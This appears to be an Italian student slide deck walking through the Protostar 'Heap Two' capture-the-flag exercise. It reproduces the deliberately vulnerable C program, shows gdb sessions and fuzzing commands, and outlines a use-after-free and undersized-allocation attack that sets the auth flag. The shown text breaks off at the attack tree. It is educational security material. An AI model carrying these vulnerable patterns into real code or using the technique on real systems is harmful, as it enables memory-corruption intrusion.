

HEAP2

Studenti: Marchionno Marco, Monaco Leonardo

Prof.ssa: Masucci Barbara



INDICE

01

INTRODUZIONE

02

**OBIETTIVO
DELLA SFIDA**

03

**ANALISI DELLA
SFIDA**

04

**STRATEGIA
D'ATTACCO**

05

**ANALISI DELLE
DEBOLEZZE E
MITIGAZIONI**

INTRODUZIONE



PROTOSTAR

5. Protostar

[Stack Zero](#)

[Stack One](#)

[Stack Two](#)

[Stack Three](#)

[Stack Four](#)

[Stack Five](#)

[Stack Six](#)

[Stack Seven](#)

[Format Zero](#)

[Format One](#)

[Format Two](#)

[Format Three](#)

[Format Four](#)

[Heap Zero](#)

[Heap One](#)

[Heap Two](#)

[Heap Three](#)

[Net Zero](#)

[Net One](#)

[Net Two](#)

[Final Zero](#)

[Final One](#)

[Final Two](#)

- Buffer overflow (Stack)
- Format String
- Buffer overflow (Heap)
- Network byte ordering.

PROTOSTAR

La macchina virtuale protostar è disponibile al link

- <https://exploit.education/protostar/>.

Basterà scaricare l'immagine ISO "*exploit-exercises-protostar-2.iso*" al link:

- <http://exploit.education/downloads/>
e successivamente importarla in Oracle VirtualBox.

PROTOSTAR



ATTACCANTE

Per accedere a protostar
come attaccante (Sfidante
della CTF) si utilizza la
coppia di credenziali
(**user;user**)



ADMIN

Per accedere a protostar
come amministratore invece
si utilizza la coppia di
credenziali (**root;godmode**).

PROTOSTAR

Lo sfidante, una volta eseguito l'accesso come utente *user*, dovrà utilizzare i dati presenti al percorso **/opt/protostar/bin** per provare a vincere la CTF.

Ogni sfida avrà il suo file eseguibile corrispondente nella directory bin.



OBIETTIVI

OBIETTIVI

Al link: <https://exploit.education/protostar/heap-two/> viene fornita una descrizione della sfida *"Heap Two"*:

**"Questo livello esamina ciò che accade quando i puntatori dell'heap sono obsoleti.
E' completo quando leggi il messaggio *'You have logged in alredy'* . "**

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
```

```
struct auth {
    char name[32];
    int auth;
};
```

```
struct auth *auth;
char *service;
```

```
int main(int argc, char **argv)
```

```
{
    char line[128];

    while(1) {
        printf("[ auth = %p, service = %p ]\n", auth, service);

        if(fgets(line, sizeof(line), stdin) == NULL) break;
```

```
        if(strncmp(line, "auth ", 5) == 0) {
            auth = malloc(sizeof(auth));
            memset(auth, 0, sizeof(auth));
            if(strlen(line + 5) < 31) {
                strcpy(auth->name, line + 5);
            }
        }
```

```
        if(strncmp(line, "reset", 5) == 0) {
            free(auth);
        }
```

```
        if(strncmp(line, "service", 6) == 0) {
            service = strdup(line + 7);
        }
```

```
        if(strncmp(line, "login", 5) == 0) {
            if(auth->auth) {
                printf("you have logged in already!\n");
            } else {
                printf("please enter your password\n");
            }
        }
    }
}
```

OBIETTIVI


Per fare in modo che il programma stampi "you have logged in already!" dobbiamo modificare il campo auth del puntatore auth alla struct auth.

Ma dal momento che il programma non fornisce opzioni e routine per poterla modificare direttamente, dobbiamo trovare il modo di violare l'heap e modificarla corrompendo la memoria in qualche modo.

```
1 1 1
1 1 1
1 1 1
1 1 0
0 0 0
0 0 1
1 1 0
0 0 1
1 0
0 0
1 1
0 1
1 1
0 0
1 1
0 0
0 1
0
1
0
1
0
0
1
0
1
1
0
0
1
1
0
1
```

ANALISI DELLA SFIDA

Information Gathering,
Informazioni di Sistema,
Analisi del Codice



INFORMATION GATHERING

Una fase fondamentale del processo è quella di raccogliere più informazioni possibili che ci possano aiutare nella risoluzione della sfida, sia riguardanti il sistema sia riguardanti la CTF.

Molto importante, soprattutto quando si parla di attacchi il cui obiettivo è la corruzione della memoria, acquisire informazioni di sistema quali architettura hardware e sistema Operativo.

INFORMAZIONI DI SISTEMA

Per ottenere informazioni sull'architettura hardware usiamo il comando **arch**, mentre per le informazioni sul sistema operativo usiamo il comando **lsb_release -a**.

```
$ arch
i686
$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 6.0.3 (squeeze)
Release:        6.0.3
Codename:       squeeze
```

INFORMAZIONI DI SISTEMA

Scopriamo che:

1. Il sistema è eseguito su una architettura di tipo i686, ovvero la sesta generazione delle CPU Intel compatibili con architettura x86 (32 bit).
2. Protostar esegue un sistema operativo Debian GNU/Linux v. 6.0.3 (squeeze).

Dalla 1 ne ricaviamo un'altra altrettanto importante: il sistema utilizza il formato little endian.

Quando il dato da memorizzare (parola) occupa di più di 1byte (più di una cella), un calcolatore può utilizzare due modalità diverse per immagazzinare in memoria tali dati: little endian o big endian. Vediamo qual è la differenza.

INFORMAZIONI DI SISTEMA

DIFFERENZE TRA LITTLE ENDIAN E BIG ENDIAN

LITTLE ENDIAN

(da destra a sinistra): Il byte meno significativo di una parola è memorizzato all'indirizzo più basso e il byte più significativo all'indirizzo più alto. L'indirizzo del byte meno significativo rappresenta l'intera parola.

BIG ENDIAN

(da sinistra a destra): Il byte più significativo di una parola è memorizzato all'indirizzo più basso e il byte meno significativo all'indirizzo più alto. L'indirizzo del byte più significativo rappresenta l'intera parola.

INFORMAZIONI DI SISTEMA

Per ottenere informazioni sui processori installati sulla macchina Host invece usiamo il comando **cat /proc/cpuinfo**.

```
cpu family      : 6
model           : 158
model name      : Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz
```

Scopriamo che vi è un solo processore installato, ovvero un Intel Core i7-9700 con frequenza di 3.00GHz.

INFORMAZIONI DI SISTEMA


Come sappiamo, quando un programma viene eseguito questo avrà la sua porzione di memoria fisica a disposizione e di conseguenza il suo spazio di indirizzamento fatto di indirizzi virtuali di lunghezza 32 bit (la nostra architettura è x86).

All'interno del suo spazio di indirizzamento possiamo individuare differenti aree di memoria:




INFORMAZIONI DI SISTEMA

Stack e Heap sono due aree di memoria utilizzate dai programmi per memorizzare le variabili non globali. La principale differenza tra di esse risiede nella gestione della memoria: lo "stack" è una struttura dati a dimensione fissa, mentre l'"heap" è a dimensione variabile e permette l'allocazione dinamica della memoria a runtime. Infatti, possiamo considerare l'heap come un enorme chunk di memoria mappata, all'interno della quale possiamo allocare e deallocare memoria per le variabili a run time.



INFORMAZIONI DI SISTEMA

L'allocazione dinamica della memoria avviene tramite funzioni come `malloc()` e `calloc()`, definite nella libreria standard `stdlib.h`. Queste funzioni restituiscono un puntatore alla memoria allocata se l'operazione ha successo, altrimenti restituiscono `NULL`. Successivamente, la memoria allocata viene deallocata tramite la funzione `free(p)`.



ANALISI DEL CODICE

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

struct auth {
    char name[32];
    int auth;
};

struct auth *auth;
char *service;
```

In questa porzione di codice

- Vengono incluse le librerie.
- Viene dichiarata la **struttura dati auth** composta dal campo **name**, un vettore di char, e un campo **auth**, una variabile intera int.
- Vengono dichiarate due variabili globali:
 - **auth**: è un puntatore ad un tipo struct auth.
 - **service**: è un puntatore ad un tipo char.

ANALISI DEL CODICE

```
int main(int argc, char **argv)
{
    char line[128];

    while(1) {
        printf("[ auth = %p, service = %p ]\n", auth, service);

        if(fgets(line, sizeof(line), stdin) == NULL) break;
    }
}
```

In questa porzione di codice invece inizia il **main**:

- Viene definito l'array di char "**line**" di 128 caratteri.
- Inizia un ciclo infinito in cui:
 - Vengono stampati gli indirizzi di memoria dei puntatori **auth** e **service**. (Gli indirizzi logici appartenenti all'Heap).
 - Viene invocata **fgets** per prendere l'input da standard input, ma il tutto viene inserito in un **if** cosicché se **fgets** ritorna **NULL** a causa di un errore o di valore EOF il ciclo viene interrotto.

ANALISI DEL CODICE

```
if(strncmp(line, "auth ", 5) == 0) {  
    auth = malloc(sizeof(auth));  
    memset(auth, 0, sizeof(auth));  
    if(strlen(line + 5) < 31) {  
        strcpy(auth->name, line + 5);  
    }  
}
```

In questa porzione di codice vi è un **if** che controlla se **il comando** corrisponde a **“reset”**. In tal caso viene liberata la memoria puntata da **auth**.

In questa porzione di codice vi è un **if** che controlla se i primi 5 caratteri di **line** (il **comando**) corrispondono a **“auth”**. In caso affermativo:

- Viene allocata memoria nell'Heap e l'indirizzo base assegnato al puntatore **auth**. Domanda: quanto spazio viene allocato? Ci ritorneremo.
- La memoria allocata viene settata a 0, simulando così l'uso di una **calloc**.
- Se la lunghezza della stringa a partire da **“auth”** è maggiore di 31 allora viene copiata tale stringa nel campo **name** della struct a cui punta **auth**.

```
if(strncmp(line, "reset", 5) == 0) {  
    free(auth);  
}
```

ANALISI DEL CODICE

```
if(strncmp(line, "service", 6) == 0) {  
    service = strdup(line + 7);  
}
```

In questa porzione di codice vi è un **if** che controlla se il comando è “*service*”. In tal caso si usa la funzione **strdup**. Leggiamo il manuale di tale funzione con il comando **man strdup** dal momento che non la conosciamo.

DESCRIPTION [top](#)

The **strdup()** function returns a pointer to a new string which is a duplicate of the string *s*. Memory for the new string is obtained with **malloc(3)**, and can be freed with **free(3)**.

ANALISI DEL CODICE

```
if(strncmp(line, "login", 5) == 0) {  
    if(auth->auth) {  
        printf("you have logged in already!\n");  
    } else {  
        printf("please enter your password\n");  
    }  
}
```

In questa porzione di codice vi è un **if** che controlla se **il comando** corrisponde a login. In tal caso viene controllato se il campo **auth** della **struct** a cui punta **auth** è valido, in tal caso stampa *"You have logged in alredy!"*, altrimenti stampa *"please enter your password."*

POSSIBILI VULNERABILITA'

Individuiamo alcune sezioni di codice che potrebbero essere soggette a vulnerabilità o che possono provocare comportamenti inattesi:

fgets(line, sizeof(line), stdin): a differenza della gets la fgets controlla la dimensione dell'input, di conseguenza non è possibile sfruttarla per condurre un buffer overflow.

strcpy(auth->name, line + 5): dal manuale individuiamo una possibile debolezza:

CAVEATS

[top](#)

The strings *src* and *dst* may not overlap.

If the destination buffer is not large enough, the behavior is undefined.
See `_FORTIFY_SOURCE` in `feature_test_macros(7)`.

`strcat()` can be very inefficient. Read about Shlemiel the painter
(<https://www.joelonsoftware.com/2001/12/11/back-to-basics/>).

POSSIBILI VULNERABILITA'

Individuiamo alcune sezioni di codice che potrebbero essere soggette a vulnerabilità o che possono provocare comportamenti inattesi:

auth = malloc(sizeof(auth)): in questa riga il sospetto è che il programmatore volesse allocare abbastanza memoria da contenere i due campi della **struct**, ovvero 32 byte per il campo **name** più 4 byte per il campo **auth**. Tuttavia, **sizeof(auth)** restituisce 4 (la size di un puntatore), per cui la quantità di memoria che viene allocata è proprio 4 byte. Questo può portare ad un comportamento inatteso del programma perchè quando si accede al campo **auth** facendo **auth->auth** si accede all'indirizzo di memoria che si trova a 32 byte di distanza dall'indirizzo base del puntatore **auth**.

POSSIBILI VULNERABILITA'

Individuiamo alcune sezioni di codice che potrebbero essere soggette a vulnerabilità o che possono provocare comportamenti inattesi:

free(auth): questa riga di codice a prima vista potrebbe sembrare innocua, eppure introduce una debolezza, in quanto viene eseguita all'interno di un ciclo (per di più infinito), di conseguenza lascia aperta la possibilità di accedere lo stesso alla sezione di memoria liberata alla prossima iterazione.

Questo tipo di vulnerabilità è nota come UAF (Use After Free).

POSSIBILI VULNERABILITA'

Individuiamo alcune sezioni di codice che potrebbero essere soggette a vulnerabilità o che possono provocare comportamenti inattesi:

service = strdup(line + 7): questa riga di codice non rappresenta una vulnerabilità in se per se, ma ci da un modo di allocare memoria nella sezione di heap che dovrebbe essere dedicata alla **struct auth** ma in realtà non lo è.

Potrebbe essere quindi utilizzata per scrivere nella locazione di memoria dedicata al campo **auth** della **struct auth**.

FUZZING MANUALE

Il fuzzing manuale è una tecnica di testing dei software che coinvolge l'invio di dati, noti come "input fuzzati", a un programma al fine di provocare errori, bug o vulnerabilità.

L'obiettivo principale del fuzzing è esplorare e mettere alla prova il software in cerca di comportamenti anomali o imprevisti che potrebbero essere sfruttati dagli attaccanti o che potrebbero causare malfunzionamenti.

TESTING DELLA FGETS

Fornire al programma una stringa di al più 128 caratteri (126 * "A" + '\0' + \n') come ci aspettavamo non causa alcun comportamento anomalo, anche se nella stringa di input non è stato specificato nessun "comando".

```
user@protostar:~$ python -c "print 'A'*126" | /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
[ auth = (nil), service = (nil) ]
user@protostar:~$
```

Questo conferma la nostra ipotesi: non è possibile condurre un buffer overflow sfruttando la **fgets**.

TESTING DELLA FGETS

Il discorso cambia leggermente se forniamo in input una stringa di 129 caratteri. In questo caso i primi 128 caratteri verranno letti la prima volta dalla **fgets**, tuttavia lo stream di input non sarà vuoto a quel punto, ci sarà ancora un carattere che verrà letto una seconda volta dalla **fgets** all'iterazione del **while** successiva, di conseguenza vediamo la stampa degli indirizzi 3 volte.

```
user@protostar:~$ python -c "print 'A'*127" | /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
[ auth = (nil), service = (nil) ]
[ auth = (nil), service = (nil) ]
user@protostar:~$
```

TESTING DI AUTH

Per capire a fondo cosa succede dietro le quinte quando si usa questo comando ci serviremo di **gdb**. Digitiamo il comando **gdb /opt/protostar/bin/heap2**, dopodiché digitiamo il comando **disas main** per disassemblare il codice ed individuare un punto utile in cui inserire un breakpoint.

```
Dump of assembler code for function main:
0x08048934 <main+0>:  push    %ebp
0x08048935 <main+1>:  mov     %esp,%ebp
0x08048937 <main+3>:  and     $0xffffffff0,%esp
0x0804893a <main+6>:  sub     $0x90,%esp
0x08048940 <main+12>: jmp     0x8048943 <main+15>
0x08048942 <main+14>:  nop
0x08048943 <main+15>:  mov     0x804b5f8,%ecx
0x08048949 <main+21>:  mov     0x804b5f4,%edx
0x0804894f <main+27>:  mov     $0x804ad70,%eax
0x08048954 <main+32>:  mov     %ecx,0x8(%esp)
0x08048958 <main+36>:  mov     %edx,0x4(%esp)
0x0804895c <main+40>:  mov     %eax,(%esp)
0x0804895f <main+43>:  call    0x804881c <printf@plt>
0x08048964 <main+48>:  mov     0x804b164,%eax
0x08048969 <main+53>:  mov     %eax,0x8(%esp)
0x0804896d <main+57>:  movl    $0x80,0x4(%esp)
0x08048975 <main+65>:  lea     0x10(%esp),%eax
0x08048979 <main+69>:  mov     %eax,(%esp)
0x0804897c <main+72>:  call    0x80487ac <fgets@plt>
0x08048981 <main+77>:  test    %eax,%eax
0x08048983 <main+79>:  jne     0x8048987 <main+83>
0x08048985 <main+81>:  leave
0x08048986 <main+82>:  ret
---Type <return> to continue, or q <return> to quit---
```

Un buon punto per un breakpoint potrebbe essere prima della **fgets** nel ciclo **while**. La individuiamo all'indirizzo **main+72**, inseriamo quindi il breakpoint digitando il comando **b *main+72** ed eseguiamo il programma digitando **r**.

TESTING DI AUTH

```
(gdb) b *main+72
Breakpoint 1 at 0x804897c: file heap2/heap2.c, line 22.
(gdb) r
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]

Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      heap2/heap2.c: No such file or directory.
      in heap2/heap2.c
```

**Digitiamo `n` per andare avanti nell'esecuzione e poter utilizzare il comando `auth`.
Dopodiché produciamo una stringa di input maggiore di 32 caratteri sfruttando `python`.**

```
(gdb) shell python -c "print 'auth ' + 'A'*31" > input.txt
(gdb)
```

TESTING DI AUTH

Come si evince dalla **printf** e dall'output del comando **p/x auth** la **malloc** è stata invocata ed ha allocato memoria a partire dall'indirizzo **0x804c008**, tuttavia, come si vede dall'output del comando **p/x *auth** la **strcpy** non è stata eseguita a causa del controllo sulla lunghezza della stringa presente nel codice alla riga precedente. Questo conferma la nostra ipotesi: anche se la **strcpy** è vulnerabile ad attacchi di tipo buffer overflow, vi è anche il controllo che mitiga questa debolezza.

```
(gdb) [r < input.txt]
Starting program: /opt/protostar/bin/heap2 < input.txt
[ auth = (nil), service = (nil) ]

Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      heap2/heap2.c: No such file or directory.
    in heap2/heap2.c
(gdb) [c]
Continuing.
[ auth = 0x804c008, service = (nil) ]

Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      in heap2/heap2.c
(gdb) p/x auth
$1 = 0x804c008
(gdb) p/x *auth
$2 = {name = {0x0 <repeats 12 times>, 0xf1, 0xf, 0x0 <repeats 18 times>},
      auth = 0x0}
(gdb)
```

TESTING DI AUTH

```
Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      in heap2/heap2.c
(gdb) p/x auth
$1 = 0x804c008
(gdb) p/x *auth
$2 = {name = {0x0 <repeats 12 times>, 0xf1, 0xf, 0x0 <repeats 18 times>},
      auth = 0x0}
(gdb)
```

Notiamo però un'anomalia nella stampa della **struct**, in particolare nella conformazione del campo **name**. Anche se non è stato riempito con le "A" non è formato da soli valori esadecimali **0x0**, come invece ci aspetteremmo dato che viene invocata la funzione **memset** dopo la **malloc**.

Questo conferma definitivamente un'altra nostra ipotesi: l'istruzione **auth = malloc(sizeof(auth))** alloca solo 4 byte, di conseguenza solo i primi byte di name vengono inizializzati a 0 invocando la **memset**, i restanti invece no.

Infatti, il valore esadecimale **0x0ff1** non è altro che il valore di (wilderness).

TESTING DI AUTH

```
(gdb) r
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]

Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      heap2/heap2.c: No such file or directory.
    in heap2/heap2.c
(gdb) n
auth AAA
24      in heap2/heap2.c
(gdb) c
Continuing.
[ auth = 0x804c008, service = (nil) ]

Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      in heap2/heap2.c
(gdb) p/x *auth
$1 = {name = {0x41, 0x41, 0x41, 0xa, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
0xf1, 0xf, 0x0 <repeats 18 times>}, auth = 0x0}
(gdb) _
```

Se invece invochiamo **auth** con una stringa valida vediamo che il programma non presenta comportamenti anomali, eccetto per la questione del valore di wilderness visualizzato nel campo name, causato da un uso improprio della **malloc**.

I primi 4 byte del campo sono **{0x41,0x41,0x41,0xa}**, ovvero “AAA\0”.

TESTING DI RESET

Invocando **reset** senza aver allocato memoria non accade nulla.

```
user@protostar:~$ /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]
reset
[ auth = (nil), service = (nil) ]
auth AAA
[ auth = 0x804c008, service = (nil) ]
reset
[ auth = 0x804c008, service = (nil) ]
```

Se invece invochiamo **reset** dopo aver eseguito **auth** succede qualcosa di interessante.

Come possiamo osservare, un altro dei nostri sospetti qui viene confermato: anche se viene liberata la memoria adibita ad **auth**, il puntatore continua a contenere l'indirizzo base dell'area di memoria precedentemente allocata. Questa vulnerabilità consente, almeno a livello teorico, di sfruttare la vulnerabilità Use After Free. Tuttavia, non è sufficiente, abbiamo comunque bisogno di un modo per modificare il contenuto della **struct auth** senza alterare quell'indirizzo base.

TESTING DI SERVICE

Usando il **comando service** da solo non succede nulla di interessante, notiamo che viene allocata abbastanza memoria da contenere la stringa passata. Notiamo che viene incluso anche uno spazio prima della stringa, questa informazione ci tornerà utile in caso dovremo calcolare l'offset sfruttando questo **comando**.

Proviamo ora ad usare il comando **service** dopo aver invocato **auth**.

```
(gdb) r
Starting program: /opt/protostar/bin/heap2
[ auth = (nil), service = (nil) ]

Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      heap2/heap2.c: No such file or directory.
    in heap2/heap2.c
(gdb) c
Continuing.
service AA
[ auth = (nil), service = 0x804c008 ]

Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22
22      in heap2/heap2.c
(gdb) p service
$1 = 0x804c008 " AA\n"
(gdb)
```

TESTING DI SERVICE

```
auth AAA  
[ auth = 0x804c008, service = (nil) ]
```

```
Breakpoint 1, 0x0804897c in main (argc=1, argv=0xbffff8d4) at heap2/heap2.c:22  
22      in heap2/heap2.c  
(gdb) c  
Continuing.
```

```
service AA  
[ auth = 0x804c008, service = 0x804c018 ]
```

Notiamo che i due indirizzi base di **auth** e **service** sono solo a 16 byte di distanza. Questa è l'ennesima prova che il programma non sta allocando 36 byte per la **struct**, di conseguenza usando **service** possiamo sovrascrivere i campi di **auth**!

TESTING DI SERVICE

Controlliamo se è vero stampando il contenuto di **auth**.

```
(gdb) p *auth
$4 = {
  name = "AAA\n\000\000\000\000\000\000\000\000\000\021\000\000\000 AA\n\000\000\000\000\000\000\000\000\000\341\017\000", auth = 0}
(gdb) _
```

Avevamo ragione!

Il comando **service** sovrascrive il contenuto di **auth**, questa scoperta ci fa individuare un percorso per portare a termine l'attacco.



STRATEGIA D'ATTACCO

STRATEGIA D'ATTACCO


A questo punto sappiamo che il nostro programma è soggetto ad attacchi volti alla manomissione della memoria, abbiamo trovato due vulnerabilità sfruttabili per portare a termine il buffer overflow:

- **Use After Free:** Invochiamo **auth**, dopodiché invochiamo **reset** per liberare la memoria e infine invochiamo **service** per sovrascrivere l'area di memoria con una stringa della giusta lunghezza.
- **Allocazione insufficiente:** dato che il programma alloca solo 4 byte possiamo invocare **auth** e subito dopo **service** con una stringa della giusta lunghezza.

Tutto ciò che ci rimane da fare è calcolare l'offset e aggiornare l'albero d'attacco.


ALBERO DI ATTACCO

Use After Free



ALBERO DI ATTACCO

